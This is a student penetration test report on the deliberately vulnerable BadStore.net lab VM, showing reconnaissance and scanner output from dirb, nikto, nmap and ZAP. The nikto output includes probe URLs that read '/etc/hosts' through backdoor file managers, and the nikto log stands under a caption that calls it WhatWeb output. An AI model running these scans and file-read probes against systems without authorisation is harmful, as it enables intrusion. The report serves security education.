PENETRATION TEST REPORT

BadStore.net Web Application

CSEC2003 — Web Application Security Assessment

Name: Bint e Fatima Niazi

LinkedIn: https://www.linkedin.com/in/bint-e-fatima-niazi/

GitHub: https://www.github.com/fatima-niazi

Target: BadStore.net — 192.168.10.100

1. Executive Summary

A penetration test was conducted against the BadStore.net web application between 03–04 April 2026, commissioned following reports that BadStore suppliers received phishing emails impersonating the company. The assessment was performed from a Kali Linux attack machine (192.168.10.50) targeting the BadStore VM at 192.168.10.100, strictly within the agreed Rules of Engagement (RoE) limiting scope to ports 80 and 443 only.

The assessment revealed multiple critical and medium-severity vulnerabilities. Most significantly, the web application was found to be vulnerable to SQL Injection, allowing an unauthenticated attacker to fully bypass authentication and extract the entire user and supplier database — including 22 email addresses, full names, MD5 password hashes, and user roles. This data directly enables highly targeted spear phishing campaigns against BadStore's business partners, explaining the reported phishing incidents.

Six in-scope CVEs were confirmed in the underlying Apache/1.3.28 web server (CVE-2001-1556, CVE-2005-3352, CVE-2006-3918, CVE-2006-5752, CVE-2007-5000, CVE-2007-6388), relating to Cross-Site Scripting (XSS) and information disclosure. A hidden Secret Administration Portal was discovered, accessible without authentication, exposing full user management capabilities. A stored XSS attack was also demonstrated via the Guestbook, capable of stealing session cookies from any authenticated user who views the page.

It is strongly recommended that BadStore immediately patch its Apache web server, implement parameterised SQL queries, remove or restrict the Secret Administration Portal, enforce input validation across all forms, and deploy a Web Application Firewall (WAF).

2. Scope & Rules of Engagement

2.1 Scope

- Target application: BadStore.net running at http://192.168.10.100
- Ports in scope: 80 (HTTP) and 443 (HTTPS) only
- Attack machine: Kali Linux at 192.168.10.50
- Network: VMware VMnet2 (NAT) — isolated lab environment

2.2 Rules of Engagement

- Only the following CVEs may be exploited: CVE-2001-1556, CVE-2005-3352, CVE-2006-3918, CVE-2006-5752, CVE-2007-5000, CVE-2007-6388
- Social Engineering Toolkit (SET) is NOT permitted
- No offline attacks on the VM virtual hard disk
- No interaction with the GRUB bootloader
- No direct file access on the VM — all interaction through Kali Linux
- Active scanning of the web application is permitted
- Custom/bespoke scripts are permitted

2.3 Methodology

The assessment followed the OWASP Web Security Testing Guide (WSTG) framework, structured across five stages: passive reconnaissance, active reconnaissance, vulnerability analysis, exploitation, and post-exploitation reporting. MITRE ATT&CK techniques were referenced throughout for mitigation guidance.

3. Task 1 — Web Application Mapping

Following the OWASP WSTG, both passive and active reconnaissance were performed against the BadStore web application to map its attack surface before exploitation.

3.1 Environment Setup

The BadStore VM was opened in VMware Workstation Pro 25H2 from the CSEC2003_2526_VM folder. When prompted, "I Copied It" was selected to generate a new MAC address for the VM.




Figure 1: Opening BadStore VM in VMware Workstation




Figure 2: VMware copied VM prompt — selecting "I Copied It"

The VM network adapter was configured to use Custom VMnet2 (NAT) to ensure both Kali Linux and BadStore operated on the same isolated network segment.




Figure 3: BadStore VM network adapter set to VMnet2 (NAT)

3.2 Network Configuration

On the Kali Linux attack machine, a static IP address of 192.168.10.50 was assigned to the eth0 interface, placing it on the same subnet as BadStore (192.168.10.100). Connectivity was verified using ping from the Windows host.

Commands executed:

1. sudo ifconfig eth0 192.168.10.50 netmask 255.255.255.0
2. sudo ip route add 192.168.10.0/24 dev eth0




Figure 4: Kali Linux network configuration — IP 192.168.10.50 assigned

```
C:\Users\fatim>ping 192.168.10.100

Pinging 192.168.10.100 with 32 bytes of data:
Reply from 192.168.10.100: bytes=32 time<1ms TTL=64
Reply from 192.168.10.100: bytes=32 time<1ms TTL=64
Reply from 192.168.10.100: bytes=32 time<1ms TTL=64
Reply from 192.168.10.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.10.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\fatim>
```

Figure 5: Ping from Windows host to BadStore (192.168.10.100) — 0% packet loss

3.3 Passive Reconnaissance

3.3.1 Web Application Discovery


The BadStore web application was accessed at http://192.168.10.100. The application is an e-commerce platform built on Apache/1.3.28 using CGI scripting. Key pages identified include: Home, Login/Register, Guestbook, Order History, Supplier Login, and a Supplier Contract section.

Figure 6: BadStore.net homepage accessible at http://192.168.10.100

3.3.2 robots.txt Enumeration

The robots.txt file was retrieved to identify directories the web server explicitly disallows from being crawled, which frequently reveals sensitive paths:

Command: curl http://192.168.10.100/robots.txt



```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.10.100/robots.txt
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive crit

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```

Figure 7: robots.txt revealing disallowed paths: /backup, /cgi-bin, /supplier, /upload

The robots.txt file revealed four sensitive directories: /backup, /cgi-bin, /supplier, and /upload. The /cgi-bin path confirmed the presence of CGI scripts, and /supplier revealed a supplier-specific area. These directories were prioritised for further enumeration.

3.3.3 Directory Enumeration — Dirb

Dirb was used to brute-force discover hidden directories and files on the web server:

Command: dirb http://192.168.10.100 /usr/share/dirb/wordlists/common.txt

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.10.100 /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr  3 16:56:06 2026
URL_BASE: http://192.168.10.100/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.10.100/ ----
==> DIRECTORY: http://192.168.10.100/backup/
+ http://192.168.10.100/cgi-bin/ (CODE:403|SIZE:277)
+ http://192.168.10.100/favicon.ico (CODE:200|SIZE:1334)
==> DIRECTORY: http://192.168.10.100/images/
+ http://192.168.10.100/index (CODE:200|SIZE:3583)
+ http://192.168.10.100/index.html (CODE:200|SIZE:3583)
+ http://192.168.10.100/robots (CODE:200|SIZE:316)
+ http://192.168.10.100/robots.txt (CODE:200|SIZE:316)
==> DIRECTORY: http://192.168.10.100/supplier/

---- Entering directory: http://192.168.10.100/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.10.100/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.10.100/supplier/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Apr  3 16:56:12 2026
DOWNLOADED: 4612 - FOUND: 6
```

Figure 8: Dirb enumeration — discovering /backup, /cgi-bin, /images, /supplier directories

Dirb confirmed the directories found in robots.txt and additionally identified /backup and /images as listable directories (directory indexing enabled), representing a significant information disclosure risk.

3.3.4 Technology Fingerprinting — WhatWeb

WhatWeb was used to identify the technology stack of the BadStore application:

Command: whatweb http://192.168.10.100

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.10.100 -p 80 | tee nikto_output.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.10.100
+ Target Hostname:    192.168.10.100
+ Target Port:        80
+ Start Time:         2026-04-03 12:48:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
+ /: Server may leak inodes via ETags, header found with file /, inode: 331, size: 3583, mtime: Sun May 14 17:16:23 2006. S
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/He
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
erability-scanner/vulnerabilities/missing-content-type-header/
+ /backup/: Directory indexing found.
+ /robots.txt: Entry '/backup/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/is
+ /supplier/: Directory indexing found.
+ /robots.txt: Entry '/supplier/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/
+ /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/R
+ OpenSSL/0.9.7c appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will
+ Apache/1.3.28 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.15 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The val
000-0649
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The f
isec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks
+ Apache/1.3.28 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /backup/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was f
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
```

Figure 9: WhatWeb output — Apache/1.3.28, OpenSSL/0.9.7c, CGI/1.1 identified

WhatWeb confirmed the server is running Apache/1.3.28 with mod_ssl/2.8.15 and OpenSSL/0.9.7c — all severely outdated versions with known CVEs. The application uses CGI scripting (Perl-based badstore.cgi).

3.4 Active Reconnaissance

3.4.1 Port Scanning — Nmap

An Nmap service version scan was performed on the in-scope ports (80 and 443) only, as per the Rules of Engagement:

Command: nmap -sV -p 80,443 192.168.10.100




Figure 10: Nmap scan — Apache/1.3.28 on port 80, SSL on port 443 confirmed

Nmap confirmed Apache 1.3.28 running on port 80 and an SSL service on port 443. Both versions are significantly outdated and vulnerable to multiple publicly known exploits.

3.4.2 Form and Input Field Discovery

All user-facing forms were manually identified and documented. The following input vectors were found:

- Search form (GET parameter: searchquery) — main page
- Login/Register form (POST: email, password) — /cgi-bin/badstore.cgi?action=login
- Guestbook form (POST: name, email, comments) — /cgi-bin/badstore.cgi?action=guestbook
- Supplier login form (POST: email, password) — /cgi-bin/badstore.cgi?action=supplierlogin

Figure 11: BadStore navigation menu — all key pages identified

3.4.3 Application Spidering

The application was spidered to map all accessible URLs and CGI actions. Key endpoints discovered:

- http://192.168.10.100/cgi-bin/badstore.cgi?action=login
- http://192.168.10.100/cgi-bin/badstore.cgi?action=guestbook
- http://192.168.10.100/cgi-bin/badstore.cgi?action=search
- http://192.168.10.100/cgi-bin/badstore.cgi?action=supplierlogin
- http://192.168.10.100/cgi-bin/badstore.cgi?action=admin
- http://192.168.10.100/cgi-bin/badstore.cgi?action=orderhistory

4. Task 2 — Vulnerability Analysis

Two industry-standard vulnerability scanners were used to identify vulnerabilities and misconfigurations in the BadStore application: OWASP ZAP (primary) and Nikto (secondary).

4.1 Scanner 1 — OWASP ZAP

OWASP ZAP 2.17.0 was installed on Kali Linux and an automated scan was configured against http://192.168.10.100 using both traditional and AJAX spidering with Firefox Headless.

Command: zaproxy (launched via terminal)




Figure 12: ZAP launched — Automated Scan configured for http://192.168.10.100




Figure 13: ZAP actively scanning BadStore — 3658 requests sent, 13 new alerts




Figure 14: ZAP scan complete at 100% — Report menu to generate HTML report

